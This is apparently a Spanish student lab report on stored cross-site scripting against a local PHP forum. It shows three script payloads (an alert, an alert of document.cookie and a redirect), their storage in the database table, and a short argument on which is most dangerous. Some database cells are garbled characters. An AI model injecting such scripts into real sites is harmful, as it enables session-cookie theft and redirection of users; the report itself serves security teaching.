

Práctica 2.6

XSS Almacenado

Índice

Índice.....	2
1. Crea una entrada en el foro que muestre el mensaje “Hola” con la función alert de Javascript.....	3
2. Crea una entrada en el foro que muestre la cookie del usuario con la función alert de Javascript.....	4
3. Crea una entrada en el foro que redirija a google.es.....	5
4. Muestra con una captura de pantalla cómo queda almacenado el código Javascript en la base de datos.....	6
5. ¿Cuál de los 3 ataques anteriores crees que es más peligroso? Razona tu respuesta.....	6

1. Crea una entrada en el foro que muestre el mensaje “Hola” con la función alert de Javascript.

Bienvenido al foro!

A Simple PHP forum engine

Topic Title

Alert Hola

Category

Web Programming

Topic Title

```
<script>alert("hola")</script>
```

Submit

localhost dice

hola

Aceptar

2. Crea una entrada en el foro que muestre la cookie del usuario con la función alert de Javascript.

Bienvenido al foro!

A Simple PHP forum engine

Topic Title

Alert Cookie

Category

Web Programming

Topic Title

```
<script>alert(document.cookie)</script>
```

Submit

localhost dice

PHPSESSID=fqmve8dd0lhnnq6lhqip5tmk35

Aceptar

3. Crea una entrada en el foro que redirija a google.es

Bienvenido al foro!

A Simple PHP forum engine

Topic Title

Window.location-Google


Category

Web Programming

Topic Title

```
<script>window.location.href='http://www.google.com';</script>
```

Submit



4. Muestra con una captura de pantalla cómo queda almacenado el código Javascript en la base de datos.

+ Opciones		id	category_id	user_id	title	body
<input type="checkbox"/>	Editor Copiar Borrar	1	1	1	Favourite Server-Side Language	W悅瑛模*歡耀喃霍物逞口敵癡爭號搗慮忡苻搗慮拂脫忡
<input type="checkbox"/>	Editor Copiar Borrar	2	2	1	How did you Learn CSS and HTML?	舩肅湧逝漠穿匠虐擲彭款軟樑渠搗搗搗癩汰戩戩模徑客
<input type="checkbox"/>	Editor Copiar Borrar	3	1	1	Photoshop design to Web Page	地摺猥祓奮豐滯精維獵慧搗瑯棧湧搗憐僞滯瀝程濼搗
<input type="checkbox"/>	Editor Copiar Borrar	4	2	1	Mysql Triggers and Stored Procedures	C慮*搗醒格搗搶模來揭施口瑯坊擲刈潤駁奮敦稟夥危汙
<input type="checkbox"/>	Editor Copiar Borrar	5	2	2	Object oriented scripting vs procedural	麗渠睥*邀打敵瑛稍援並鼓口捲快鑒湧慮忡慧擲楮*敢友汙
<input type="checkbox"/>	Editor Copiar Borrar	6	2	2	HTML5 and CSS3	鈕棧癡駁忙濼瑛瀝置謁慢敵瑛浮連動慮擲癩匿*地摺坊*橋
<input type="checkbox"/>	Editor Copiar Borrar	19	2	4	test	Lorem Ipsum is simply dummy text of the printing a...
<input type="checkbox"/>	Editor Copiar Borrar	22	1	4	Alert Hola	<script>alert("hola")</script>
<input type="checkbox"/>	Editor Copiar Borrar	24	1	4	Alert Cookie	<script>alert(document.cookie)</script>
<input type="checkbox"/>	Editor Copiar Borrar	25	1	4	Window.location-Google	<script>>window.location.href='http://www.google.co...

5. ¿Cuál de los 3 ataques anteriores crees que es más peligroso? Razona tu respuesta.

El ataque donde obtenemos las cookies.

Esto es por la nula intervención por parte del usuario, a la hora de obtener las cookies, y al hecho de que el envío de las cookies no es percibido en ningún momento por la víctima. Convirtiéndolo en un ataque muy peligroso.

Por otra parte, aunque el ataque de redirección puede representar una amenaza para el usuario, este tipo de ataques son fácilmente detectables por la víctima en el momento de la apertura de una nueva ventana o pestaña, o al cargarse la página fraudulenta.